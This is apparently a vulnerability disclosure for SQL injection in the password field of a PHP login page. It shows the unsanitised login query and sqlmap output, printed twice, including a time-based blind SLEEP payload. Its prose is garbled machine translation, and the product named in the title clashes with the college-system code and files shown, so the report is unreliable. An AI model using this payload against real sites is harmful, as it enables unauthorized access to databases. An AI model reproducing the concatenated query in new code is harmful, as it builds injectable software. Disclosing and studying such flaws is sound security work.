

SQl injection vulnerability exists in password parameter of login.php of computer parts sales and inventory system. This is a security
A vulnerability in the database layer of a Web program
The simplest flaw in a website. Main reason
The program does not judge and process the validity of user input
Data so that an attacker can send
Predefined SQL statements in Web applications and made illegal
Spoofing by performing operations without the knowledge of the administrator
The database server performs arbitrary unauthorized queries. Therefore
Obtain further data information. In short, SQL injection is
Insert an SQL statement into the user input string. If not selected
With poorly designed programs, these injected SQL statements may be incorrect
Database server for normal SQL statements and runs, allowing one
Attackers execute unplanned commands or access unauthorized data.

复现过程




```
Connection
  connection.php
Css
  footer.css
  style.css
Database
  imperial_college.sql
Images
Login
  login.php
  logout.php
Student
Teacher
```



```php
session_start();
    require_once "../connection/connection.php";
    $message="Email Or Password Does Not Match";
    if(isset($_POST["btnlogin"]))
    {
        $username=$_POST["email"];
        $password=$_POST["password"];

        $query="select * from login where user_id='$username' and Password='$password' ";
        $result=mysqli_query($con,$query);
        if (mysqli_num_rows($result)>0) {
            while ($row=mysqli_fetch_array($result)) {
                if ($row["Role"]=="Admin")
                {
                    $_SESSION['LoginAdmin']=$row["user_id"];
                    header('Location: ../admin/admin-index.php');
                }
                else if ($row["Role"]=="Teacher" and $row["account"]=="Activate")
                {
                    $_SESSION['LoginTeacher']=$row["user_id"];
                    header('Location: ../teacher/teacher-index.php');
                }
                else if ($row["Role"]=="Student" and $row["account"]=="Activate")
                {
                    $_SESSION['LoginStudent']=$row['user_id'];
                    header('Location: ../student/student-index.php');
                }
            }
```



```
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 113 HTTP(s) requests:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin&password=admin' AND (SELECT 6046 FROM (SELECT(SLEEP(5)))tkeP) AND 'RkRY'='RkRY&btnlogin=LOGIN
---
```

Sqlmap Payload

```
POST parameter ’password’ is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 113 HTTP(s) requests:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=admin&password=admin’ AND (SELECT 6046 FROM (SELECT(SLEEP(5)))tkeP) AND ’RkRY’=’RkRY&btnlogin=LOGIN
---
```